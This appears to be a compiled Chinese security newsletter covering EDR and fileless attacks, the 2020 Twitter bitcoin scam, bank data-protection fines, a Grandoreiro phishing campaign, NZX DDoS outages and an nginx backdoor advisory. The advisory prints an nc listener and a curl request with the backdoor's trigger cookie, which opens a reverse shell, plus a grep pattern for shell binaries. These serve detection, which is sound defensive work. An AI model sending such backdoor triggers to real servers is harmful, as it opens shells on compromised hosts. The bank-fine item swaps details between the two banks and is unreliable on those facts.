行文至此，Serverless的概述已接近尾声，笔者后续还会为各位读者带来《Serverless安全威胁》及《Serverless安全防护》系列文章，希望可以引起大家对Serverless安全的思考。

参考文献

1. <https://readwrite.com/2012/10/15/why-the-future-of-software-and-apps-is-serverless/>
2. <https://martinfowler.com/bliki/Serverless.html>
3. https://medium.com/@george_51059/baas-vs-saas-whats-the-difference-back4app-blog-195f9b3d3e2#:~:text=BaaS%20is%20focused%20specifically%20on,a%20wide%20range%20of%20situations.
4. https://github.com/cncf/wg-serverless/raw/master/whitepapers/serverless-overview/cncf_serverless_whitepaper_v1.0.pdf
5. <https://mikhail.io/serverless/coldstarts/big3/>
6. https://mp.weixin.qq.com/s/hTi1HmYjYO3BN_hUwvEH0A
7. O'Reilly Serverless Security
8. <https://cloud.tencent.com/product/scf>
9. <https://serverless.aliyun.com/>
10. <https://www.huaweicloud.com/product/functionstage.html>
11. <https://www.cloudflare.com/img/learning/serverless/glossary/backend-as-a-service-baas/what-is-backend-as-a-service.svg>

无文件攻击及 EDR 防御分析

第一章 概述


1.1 EDR的产生

Gartner分析师Anton Chuvakin于2013年创造出终端侦测与响应系统理念，目的是为了满足端点(服务器、台式电脑、笔记本与平板电脑)对于APT攻击的防护需求，最主要是大幅提升安全监控、威胁侦测及应急响应能力。这些工具记录数量可观的端点与网络事件，并将这些信息集中存储在一个数据库内。然后利用分析工具来搜索数据库，寻找可提升安全状态并防范一般攻击的工具，及早发现网络攻击，当然也包括内部威胁(比如，内网中有个管理员的账号失窃了，这个时候被用于内网网络攻击。也希望通过EDR这款产品能够迅速的调查出内网所受攻击的范围)，快速应对这些攻击。这些工具还有助于迅速调查攻击的范围，并提供补救措施。


EDR保护的对象是终端，包括PC、服务器、虚拟化主机，解决更高级的网络威胁等问题，如未知威胁、恶意代码、APT攻击等。

终端侦测与响应系统(EDR)目前成为全球范围内增长速度最快的安全产品，系统集成包含大数据(架构方面)、人工智能(安全基线)、机器学习(行为模型)，威胁情报(溯源取证)，数据分析等一大批新兴技术。

目前世界上专门做EDR的厂商，包括CrowdStrike、CarbonBlack、Cybereason、Endgame等




CrowdStrike厂商EDR产品



Endgame厂商EDR产品

并且在市场预测方面，Gartner预测，到2020年有80%的大型企业，25%的中型企业，以及10%的小型企业将投资部署EDR。

1.2 EDR的真实防御原理



在防御理念方面来说，EDR经常会做与杀毒软件的比较？实际上在威胁检测逻辑方面(或者说黑客真实的攻击过程中)。可以看成是一个“长程”的线条(注：安全业界最早量化的是美国洛克希德·马丁公司定义的“七步杀伤链”，而目前最具权威的攻击模型普遍认为是MITRE ATT&CK攻击矩阵(也可认为是一种知

识库))。有些攻击事件已经发生过去了，有些正在发生，有些可能发生。而杀毒软件主要解决的是实时保护的问题。就是当前碰到了一个文件，杀软发现了。这个文件是病毒还是不是病毒。它能够马上判断，并付诸于处置(杀掉)。但杀软在整个的攻击链条里边，占的比重比较少(仅仅是在事中的某一个环节)。

而杀软还存在相当大的缺陷，比如1、更新最新的病毒&威胁特征相对比较滞后。杀软中的“快速查杀”功能是快速匹配文件的“安全证书”，但“安全证书”是可以在

“黑市”上购买的(1个卡巴斯基的证书大概在700\$~1000\$，微软的证书在10000\$~15000\$)。如果这样的“恶意文件”(应用合法的证书)在快速检测的时候，很容易被放行(安全业界叫免杀或是绕过)。所以世界范围内普遍认为杀软的检测率最高不超过85%。这就不得不提到另外一个攻击话题，“无文件攻击”

1.2.1 无文件攻击

无文件攻击也就是非恶意软件攻击，攻击者利用这种技术实施攻击时，不会在目标主机的磁盘上写入任何的(含有实体本体)的“恶意文件”，因此而得名“无文件攻击”。

简单说，黑客通过利用奇技淫巧，把程序运行到被攻击主机的“内存”中，从而长期剥削被害主机的操作系统的行为。只因为“不落地”(没有任何的一个实体恶意文件落到磁盘中)，因此得名“无文件攻击”。例如：一个钓鱼邮件打过来，被害者不小心点击了邮件附件的word或是excel(附件里仅仅记载了“下一季度的工作计划”)。但攻击者利用office漏洞，在后台内存中加载cmd或powershell。目的有四，1、修改注册表&系统文件 2、提权 3、查看内网及主机信息(相当于窃密) 4、远端恶意url连接c&c。整个过程你可以发现，没有任何的实体恶意文件存在。靶标主机就别拿下了。而无文件攻击也是APT过程中，“隐藏性、隐蔽性”最好的贡献者。是自2016年以来，黑客组织非常善于应用的攻击方式。

1.2.2 EDR 防御

而EDR应用的技术是基于“行为模型”(就是主机里的进程、网络通讯、注册表、服务等)对主机中的异常进行检测。比如：如下图：



并应用到安全模型、大数据、AI人工智能、威胁情报分析等，进行积极防御。并且通过全量存储的“行为”数据对攻击进行溯源以及取证。

特点1：利用“行为模型”，当发现主机中存在修改系统文件、修改注册表、建立反弹shell、无文件攻击脚本py调用主机后台进程时(如上图)，甚至像勒索等瘫痪性攻击爆发时，发起大量lucky.exe等加密动作时。EDR会直接拦截掉“威胁进程”，而非杀死源文件(如果当业务系统被感染时)。有效降低误伤业务等风险。

特点2：安全建模&AI能力，AI主要指的是机器学习+深度学习。机器学习两部分(1、训练。2、推理)。通过大量(次数、事件(半年、一年))的训练，最终建立模型(生成的模型放到EDR行为规则中),在下次威胁行为检测时，只需要花(0.5ms、1ms)、就能够完成“推理”的过程),从七步杀伤链的角度，就是不用攻击者到达最后一步(对终端进行恶意操作)，只需要通过“模型”匹配到攻击者攻击的前2个步骤，即可判断威胁存在。

特点3：EDR还拥有Auto-baseline、恶意软件检测(Powershell/CMD/WMI/JJS/PHP/JSCRIPT)、实时本地沙箱(对病毒诱导沙箱进行隔离分析)、终端数据恶意与恢复等能力

以上为总结EDR特点及核心防御能力。

推特比特币骗局策划者仅 17 岁： 致推特损失 10 亿美元，仅获得 11 万美元

摘要：美国东部时间 7 月 31 日，涉嫌策划震惊全球的推特比特币骗局的始作俑者——一名年仅 17 岁的少年，被美国佛罗里达州坦帕市检察官宣布被捕。检察机关将其描述为此次案件的“策划者”，并对其提出了三十多项重罪指控。

关键词：标签(Twitter、比特币、策划者)，技术问题(安全事件)。

内容：美国东部时间 7 月 31 日，涉嫌策划震惊全球的推特比特币骗局的始作俑者——一名年仅 17 岁的少年，被美国佛罗里达州坦帕市检察官宣布被捕。检察机关 将其描述为此次案件的“策划者”，并对其提出了三十多项重罪指控。半个月前，有推特用户发现大量名人账号和知名企业账号，在短时间内陆续发布了加密货币相关的推文，推文内容后被证实是诈骗信息。据媒体报道，这场骗局对推特造成了约 10 亿美元的市值损失，但罪犯仅骗到了价值 11 万美元的比特币。

45 个账号骗得 11 万美元转账，奥巴马、苹果公司账号均中招

据美国当地监察机关介绍，这名年仅 17 岁的骗局“策划者”名叫 Graham Ivan Clark。根据当地相关法律规定，虽然 Graham Ivan Clark 只有 17 岁，但依旧能够按照成年人标准被起诉。



据报道，在 Graham Ivan Clark 策划的这起诈骗案中，共涉及三十多名受害者、涉案金额达到了 11 万美元。此前事发后据推特透露，黑客采用撞库的方式，对 130 余个帐号进行了攻击，最终得手 45 个帐号“求转账”。

而据媒体统计，黑客入侵推特盗取的名人账号主要分布在政界、商业和娱乐界。包括美国前总统奥巴马、微软创始人比尔·盖茨、特斯拉 CEO 马斯克、知名黑人歌手 坎耶·韦斯特等知名人士的账号均被黑客盗用。同时，优步、苹果等著名企业的官方认证账号也未能幸免。

推特疑有“内鬼”，“至暗时刻”损失 10 亿美元 市值

事发当天有网友发现，被黑客攻陷的账号都经过真实认证，登录时需要双重验证，是推特上保护最严密的一批账号，但黑客却可以任意控制这些账号进行登录验证。这说明并非是黑客偶然撞库破解了密码。

据美国科技媒体《Motherboard》称，黑客获得了推特员工才能使用的内部工具，并向媒体晒出了用内部工具接管用户账号的截图。还有消息称，黑客向推特员工支付了费用以获取相关帮助。

推特很快对有“内鬼”的说法进行了否认，并解释其员工账号是被社会工程学方法攻破的。所谓社会工程学攻击，指的是通过与他人的正常交流，使其心理受到影响，做出某些动作或者透露一些机密信息的方式。

本次事件中，内部员工账号被攻破，给推特带来了最严重的安全危机，这也使得推特市值下跌 4%，约 10 亿美元。推特 CEO 杰克·多西事后在个人账号发帖表示，“这真是推特糟糕的一天。”

推特山寨名人账号诈骗已有多年

在本次黑客袭击事件发生之前，类似的骗局已经在推特上泛滥了很多年。之



前骗子们通常会注册一个虚假账户，并假装成一个到处慷慨赠送加密货币的知名人物。然后诱导用户向他们指定的地址发送一定数量的加密货币，并许诺会返还大量的比特币等加密货币。这与国内某些社交应用上常见的“翻倍返还”骗局非常相似。

2018年南京玄武警方调查了一起金融诈骗案件。一个湖南郴州籍的诈骗团伙编织“红包返利”骗局，仅仅通过许诺红包双倍返还的方式，短短半年间便骗取受害人10多万元，受害人遍及全国各地，大多是涉世未深的年轻人。

类似这样的诈骗信息近年来在推特上逐渐泛滥，也引起了名人的注意。例如特斯拉创始人马斯克曾在推特上公开谴责涉及加密货币的类似诈骗行为，他还曾与狗狗币的创始人杰克逊·帕尔默合作，打击这些推特上的骗子。但直到今年7月的黑客事件爆发前，也未见推特官方对类似诈骗行为进行有效遏制。

比特币骗局迫使外界重新审视推特安全问题

推特作为美国最受欢迎的社交平台之一，吸引了包括政界、商界、娱乐界名人以及传统强势媒体的入驻，也成为了美国最常用的信息传播网络。但这也使得推特很容易成为散布虚假消息的集中地，以及吸引不法分子盗取有影响力的认识账户从而编织骗局的目标。

屡次发生的黑客事件，一再暴露了推特安全隐患。

2013年4月，有黑客盗取了美联社的推特账号，发布了白宫发生爆炸以及奥巴马受伤的假消息。假消息发出后，道琼斯工业指数一度大跌150点；

2019年9月，推特CEO杰克·多西的个人账号被盗。黑客用多西的账号在15分钟内，发布了22条涉及种族言论和炸弹威胁的推文，造成了严重的负面影响；

2020年1月，美国超级碗决赛前夕，十余名橄榄球队的官方账号被盗；

2020年2月，Facebook、奥运会官方和国际奥委会媒体事务的推特账号被盗。当今天人们为推特比特币骗局策划者年仅17岁的消息而感到震惊的时候，或许也该考虑重新审视推特的安全问题了。

信息来源: <https://new.qq.com/omn/20200801/20200801A0KOVY00.html>

交行招行保护客户信息不力遭顶格罚款 曾有员工因此被禁业三年

摘要：近日，因对客户个人信息保护不力，招商银行、交通银行的信用卡中心分别被上海银保监局处罚。今年以来，银行以及金融领域的个人信息保护相关事件多有发生，尤其是脱口秀演员池子诉笑果文化、中信银行泄露其银行交易明细事件，当时连续几日冲上微博热搜。

关键词：标签(交行招行、客户信息、顶格罚款)，技术问题(安全事件)。

内容：近日，因对客户个人信息保护不力，招商银行、交通银行的信用卡中心分别被上海银保监局处罚。

今年以来，银行以及金融领域的个人信息保护相关事件多有发生，尤其是脱口秀演员池子诉笑果文化、中信银行泄露其银行交易明细事件，当时连续几日冲上微博热搜。

此外，记者梳理发现，个人信息保护也成为银行、金融业监管机构关注的重点，自去年以来，个人金融信息保护法规制定的相关动作不断。

事件

交行、招行被顶格处罚

8月5日，上海银保监局连开两张罚单，分别针对交通银行股份有限公司太平洋信用卡中心和招商银行股份有限公司信用卡中心，罚款金额均为100万元。

上海银保监局行政处罚信息公开表（沪银保监银罚决字〔2020〕8号）

(交通银行股份有限公司太平洋信用卡中心)

行政处罚决定书文号		沪银保监银罚决字〔2020〕8号
被处罚当事人姓名或名称 单位	个人姓名	——
	名称	交通银行股份有限公司太平洋信用卡中心
	主要负责人姓名	王庆艳
主要违法事实		1.2019年6月，该中心对某客户个人信息未尽安全保护义务。2.2019年5月、7月，该中心对部分信用卡催收外包管理严重不审慎。

交通银行罚单显示，该中心的违法违规事实有两项，一是2019年7月，该中心对某客户个人信息未尽安全保护义务；二是2014年12月至2019年5月，该中心对某信用卡申请人资信水平调查严重不审慎。

同样，招商银行信用卡中心是因为2019年6月对某客户个人信息未尽安

全保护义务被处罚。此外，2019年5月、7月，该中心对部分信用卡催收外包管理严重不审慎。

两张罚单的行政处罚依据都是《中华人民共和国银行业监督管理法》第四十六条 第(五)项，规定银行业金融机构严重违反审慎经营规则的由国务院银行业监督管理机构责令改正，并处二十万元以上五十万元以下罚款。

值得注意的是，上海银保监局对两家银行信用卡中心的两项违法事由分别累加作了顶格罚款。

延伸

今年银行相关个人信息保护事件盘点

今年以来，银行以及金融领域的个人信息保护相关事件多有发生，受到大众和监管机构关注。

4月中旬，有疑似国内多家银行、保险等金融行业的百万条客户数据在境外黑客论坛上被售卖。随后，银保监会和涉事机构都通过调查表示，网上流传的被贩卖的客户信息绝大部分是黑客伪造或拼凑的。

4月23日，中国银保监会浙江舟山监管分局发布两条罚单，浙江岱山农商银行因违规泄露客户信息，被罚款人民币30万元。另外，该银行员工王某亮对泄露客户信息负有主要责任，被禁止从事银行业工作3年。

上海银保监局行政处罚信息公开表（沪银保监银罚决字〔2020〕7号）

(招商银行股份有限公司信用卡中心)

行政处罚决定书文号		沪银保监银罚决字〔2020〕7号
被处罚当事人姓名或名称 单位	个人姓名	——
	名称	招商银行股份有限公司信用卡中心
	主要负责人姓名	刘加隆
主要违法违规事实		1.2019年7月，该中心对某客户个人信息未尽安全保护义务。2.2014年12月至2019年5月，该中心对某信用卡申请人资信水平调查严重不审慎。

5月，脱口秀演员池子诉笑果文化、中信银行泄露其银行交易明细事件引发网友热议。事发后，中信银行致歉并将支行行长撤职。9日，中国银保监会消费者权益保护局发通报称，将对此事启动立案调查程序，严格依法依规进行查处。记者搜索发现，目前进一步调查的结果还未披露。

该通报称，中信银行在未经客户本人授权的情况下，向第三方提供个人银行账户交易明细，涉嫌违反《中华人民共和国商业银行法》和银保监会关于个人信息保护的监管规定，严重侵害消费者信息安全权，损害了消费者合法权益。

监管

监管机构个人金融信息保护法规制定动作不断

今年4月份，在国新办2020年一季度银行业保险业运行发展情况发布会上，中国银保监会副主席黄洪表示，近年来印发了一系列的监管政策文件，要求银行保险机构认真贯彻落实个人信息保护方面的法律法规，加强客户隐私保护，对客户信息严格实行从采集到储存等全流程的制度化管理。

记者梳理发现，自去年以来，个人金融信息保护法规制定的相关动作不断。

中国银保监会舟山监管分局行政处罚信息公开表（舟银保监罚决字〔2020〕5号）

行政决定书文号		(王旭亮)
被处罚当事人姓名或名称	个人姓名 单位	王旭亮 名称 法定代表人(主要负责人)姓名
主要违法违规事实(案由)		对岱山农商银行违规泄露客户信息负有主要责任
行政处罚依据		《中华人民共和国银行业监督管理法》第四十八条
行政处罚决定		禁止从事银行业工作3年
作出处罚决定的机关名称		中国银保监会舟山监管分局
作出处罚决定的日期		2020年4月14日

2019年5月，央行办公厅下发了《中国人民银行办公厅关于2018年支付服务领域金融消费权益保护监督检查情况的通报(银办发〔2019〕72号)》。在通报中指出，“金融消费者信息安全管理不规范。部分机构存在收集信息范围过大、未经消费者授权收集其个人金融信息的情形、业务系统存储不规范等情形”属于重点问题。

去年上半年，《个人金融信息(数据)保护试行办法》被列入央行2019年工作计划。不久后央行副行长朱鹤新公开表示，要研究推动个人金融信息保护立法。

记者了解到，去年10月，央行向部分银行下发《个人金融信息(数据)保

护试行办法》初稿，其中，第十八条规定，“金融机构不得以概括授权的方式取得信息主体对收集、处理、使用和对外提供其个人金融信息的同意。”

今年以来，2月中旬，央行和全国金融标准化技术委员会发布了《个人金融信息保护技术规范》。此次发布的规范规定了个人金融信息在收集、传输、存储、使用、删除、销毁等生命周期各环节的安全防护要求，从安全技术和安全管理两个方面，对金融业机构的个人金融信息保护提出了规范性要求。

信息来源：

https://www.sohu.com/a/412022603_161795?_f=index_betapagehotnews_4&_trans_=000012_wm_sy



摘要：尽管全球许多国家的所得税纳税高峰期已经过去了几周，但对于网络犯罪活动来说，任何机会都不会错过。几个月来，各种犯罪团伙试图冒充政府组织，比如西班牙官方税务机构 Agencia Tributaria。

关键词：标签(Grandoreiro、银行木马、西班牙税务)，技术问题(安全事件)。


内 容：大家一起来看看 Grandoreiro(一个臭名昭著的拉丁美洲银行木马)是如何冒充 Agencia Tributaria 的电子邮件，以诱骗新的受害者的。

一、事件起因，据说是收到官方的电子邮件

在 2020 年 8 月 11 日，许多西班牙人收到了声称来自 Agencia Tributaria 的电子邮件。这些信息使用了虚假的发送者信息，如“Servicio de administration Tributaria”和电子邮件地址 contato@acessofinanceiro[.]com，使收件人相信他们收到了税务机关的正式通知。

在邮件的正文中，收件人被引导去下载一个 ZIP 归档文件，据说其中包含了一个数字税单。此外，还有一份文件要提交给 Agencia Tributaria，同时还要支付一笔费用。一些收件人被诱骗通过提供的链接下载了这个 ZIP 文件。

该链接重定向到当天(8 月 11 日)注册的域名。但是，通过查看 whois(提供关于域名注册者的识别信息的服务)提供的信息，注册者的国家被列为巴西，这可能暴露了该团伙的位置。



二、ESET 对该木马的分析

ESET 的研究人员发现，这场欺诈活动的主要链是典型的拉丁美洲银行木马 (Latin American banking trojans)。

首先，木马已经被犯罪团伙放在了一个存在风险的域上，或者像 Dropbox 这样的云存储服务上。

在这种情况下，垃圾邮件中的链接将收件人导向 Dropbox 链接，ZIP 文件可以在那里打开或保存。

这个 ZIP 恶意程序包含一个 MSI 文件和一个 GIF 图像。

MSI 文件的属性是在 8 月 10 日编译的 ZIP 文件名末尾有国家代码“ES”。

同时，在 Dropbox 中发现了其他文件，它们的大小和编译日期非常相似，但是使用了不同的国家代码——这可能表明这次欺诈活动的目标是在不同的国家同时进行的。

ESET 检测这个 MSI 文件为 Win32/TrojanDownloader.Delf 的变体。CYA，一种恶意下载器，负责将其他恶意软件引入你的系统，特别是来自拉丁美洲银行特洛伊家族，如 Grandoreiro, Casbaneiro, Mekotio 和 Mispadu。

在这种情况下，我们看到了过去几周在西班牙特别活跃的 Grandoreiro 银行木马的一种新变体。



三、事件结论

冒充西班牙 Agencia Tributaria 或其他类似机构是攻击者惯用的老伎俩，使用了很长时间，尤其是在纳税季节。

然而，即使所得税的旺季已经结束，今年拉丁美洲银行木马和其他专门窃取数据的威胁也在使用这种技术。

因此，在此提醒大家，时刻保持警惕并避免点击电子邮件、微信、短信中的链接是很重要的，除非你通过与发件人核实绝对确定其来源，并考虑这些载体可能试图冒充政府机构的可能性。

信息来源: https://www.sohu.com/a/414599396_120806853

新西兰证券交易所连续四天被“黑”崩溃，已停止交易

摘要：当地时间周五，新西兰证券交易所再度遭遇黑客攻击，网络发生崩溃，被迫中断交易。这是自周二以来，新西兰证券交易所连续第4天“宕机”。

关键词：标签(新西兰、证券交易所、停止交易)，技术问题(安全事件)。

内容：新西兰证券交易所连续4天崩溃

由于遭遇多起网络攻击，新西兰证券交易所周五连续第四天暂停交易。



The image shows a screenshot of a CNBC news article. The headline reads "New Zealand's stock exchange resumes trading after facing disruption for fourth day in a row". Below the headline, it says "PUBLISHED THU, AUG 27 2020 8:46 PM EDT" and "UPDATED THU, AUG 27 2020 10:23 PM EDT". There is a photo of a person, a bio for "Saheli Roy Choudhury @SAHELIRC", and social sharing options. Under "KEY POINTS", there is a bullet point: "New Zealand's stock exchange resumed trading Friday after experiencing network connectivity issues related to multiple cyber attacks earlier this week."

而此前三天，新西兰证券交易所已经因遭遇海外网络攻击，不得不缩短交易时间。

周二，新西兰证券交易所收到分布式拒绝服务(DDoS)攻击，这是一种通过大量互联网流量淹没服务器来破坏服务器的常见方法。袭击迫使交易所暂停其现金市场交易1小时，扰乱了其债务市场。

周三再次受到攻击，暂停交易3小时。

周四，由于无法发布公告，新西兰证券交易所暂停交易长达6小时，仅进行了1小时的交易。

周五(8月28日)开市前，新西兰证券交易所表示，其网站加强了IT系统，以应对网络攻击，今天会正常开放。但就在新西兰证券交易所兴冲冲准备开市时，网站又遭遇了连续第四天的崩溃……上午9点58分，新西兰证券交易所债券交易市场进入停顿状态……

该交易所的网站关闭了约45分钟，然后在上午10:30进行了短暂恢复，但几分钟后又崩溃了。

新西兰证交所表示，目前正与网络服务商合作，调查问题的根源。

为啥连续 4 天遭到出问题？

新西兰证券交易所是新西兰唯一的注册证券交易所。

该交易所运营商在一份声明中表示：“我们目前遭遇连接问题，这似乎与本周来自境外的严重 DDoS 攻击所造成的。

DDoS 攻击，这是最简单的网络攻击形式之一。它通常需要借助被黑客入侵的计算机网络来传递大量信息和流量，以压倒目标系统，使之超负荷。

这种攻击会使网络暂时中断，从而导致在线服务系统宕机，投资者无法查看市场行情。

“第一次攻击可以随时发生。奥克兰大学计算机学院高级讲师里兹万·阿斯加尔 (Rizwan Asghar)说，但是连续四天遭到袭击提出了一些问题。“真正的问题是，为抵御这些攻击分配了哪些资源和设置了阈值？”

信息安全领域知名公司赛门铁克(Symantec)发布报告估计，DDoS 事件对小公司造成的经济影响可能高达 12 万美元，对于大公司来说，每次攻击后最后可能平均花费 200 万美元才能恢复服务。

新西兰证券交易所表示：“新西兰证券交易所一直与市场参与者/投

资者保持密切联系，感谢大家对交易中断的支持和理解。”

财政部长格兰特·罗伯逊(Grant Robertson)表示，已要求政府通信安全局和打击网络犯罪的国家机构提供帮助。罗伯逊说：“除了说我们作为政府正在认真对待这一点以外，在具体细节上我无能为力。”

据悉，新西兰是一个相对较小的经济体，拥有 500 万人口，通常不是此类攻击的目标，但邻国澳大利亚在类似事件增加之后，于今年提高了网络安全性。

澳大利亚表示，将在十年内花费 16.6 亿澳元(合 11.9 亿美元)，以加强网络安全防御。

新西兰中央银行表示，网络攻击每年可能消灭银行业和保险业约 2-3% 的利润。

新西兰指数近新高

虽然新西兰证交所多次崩溃，但其指数却接近历史新高。最新收盘时，NZX50 指数达 12093.52 点。该指数目前距离 2 月份的历史新高 12107 点仅 14 点。



与之一起接近历史高位的，是新西兰证交所 2040 亿新西兰元(约 1350 亿美元)的市值规模。

投资者沮丧

新西兰股东协会首席执行官迈克尔·米德利(Michael Midgley)表示，交易中断令投资者感到沮丧，因为他们在盈利旺季无法进行交易;奥克兰的 Pie Funds

Management 首席执行官 Mike Taylor 说：“持续的时间越长，对交易所的网络安全性的破坏力就越大，投资者的信心就越低。”

投资公司 JMI Wealth 主管 Andrew Kelleher 在 Newstalk ZB 栏目上表示，这次网络攻击显然是一次“有明显动机、非常严重的行为”。Kelleher 说，尽管遭受了网络攻击，但市场的流动性得到了“一定程度”的保持。但他表示，如果攻击继续，投资者就会对其交易能力丧失信心。

当地媒体认为，攻击目标是新西兰证券交易所的网站，而不是其核心交易系统。然而，新西兰证券交易所之所以关闭交易，是由于如果该网站停止运行，影响股市走向的公司信息将无法发送到投资者手中。

新西兰股民也纷纷表示心塞，对新西兰证交所连续四次宕机表示困惑。



Mark Hubbard @MarkHubbard33 · 8月28日
Been out all day. Did NZX crash for fourth day.
3 1 10

Mark Rickerby @maeti · 8月28日
I'm confused at this NZX thing. Is there a technical summary anywhere? It only makes sense if they had no DDoS mitigation in place and no ability to drop offshore traffic at the edge, but it's difficult to comprehend that scale of negligence for a stock exchange in 2020.
17 11 79

Vaughn Davis @vaughndavis · 8月28日
NZX attack will be a dry run for NYSE or similar, right?
9 11 29

Doug MacGillivray @dougmagc · 10小时前
'Hell to pay' if NZX succumbs to more cyberattacks

'Hell to pay' from KiwiSaver managers if NZX do...
KiwiSaver managers are angry, but say your money is safe.
stuff.co.nz

信息来源: <http://dy.163.com/article/FL7I49V50530NLC9.html>



漏洞 聚焦

【更新】注意防范新型 Nginx 后门 安全通告

发布时间：2020 年 8 月 10 日



综述

此通告为更新通告，更新内容详见“验证方法” - “本地验证”中。

北京时间7月16日，友商发布文章表示于近日捕获到一款新型 nginx 后门，其免杀效果非常好，截至文章发布之时 VT 上的全部杀软都未能检测。

据分析表示，这款带后门的 nginx 修改了原版nginx中处理http头的函数 ngx_http_header_filter，后门构造者对cookies字段进行了特殊处理，一旦请求中包含“lkfakjf”字符串，就会主动回连攻击者指定的服务器地址。

参考链接：

<https://ti.dbappsecurity.com.cn/informationDetail?id=947>

验证方法

◆ 网络验证：

通过nc在本地监听9999端口：

```
$ nc -lv 9999
```

使用curl带上特殊cookie对本地地址发起请求：

```
$ curl "127.0.0.1" -H "Cookie:lkfakjfa0.0.0.0:9999"
```

如果在监听端口得到shell，说明本服务器的nginx已经被恶意替换。

◆ 本地验证：

【更新】验证方法由：

通过 grep 命令判断当前运行的 nginx 里面是否包含 "/bin/sh" 可疑字符串

```
$ which nginx |xargs grep "/bin/sh" -la
```

变更为：

在 nginx 进程的绝对路径下执行如下命令，观察是否有输出，如有输出则说明存在异常：

```
strings nginx |grep -E '/bin/sh|/bin/ash|/bin/tcsh|/bin/ksh|/bin/zsh|/bin/csh|/bin/bash'
```

安全建议

从第三方平台下载并使用 Nginx 的用户建议尽快采用以上验证方法排查自身环境中的程序是否安全，如有异常，建议马上卸载，并对环境进行查杀。

尽可能确保所用软件来自官网，尽量避免从无法验证可靠性的第三方应用市场或其他渠道下载软件。

声明

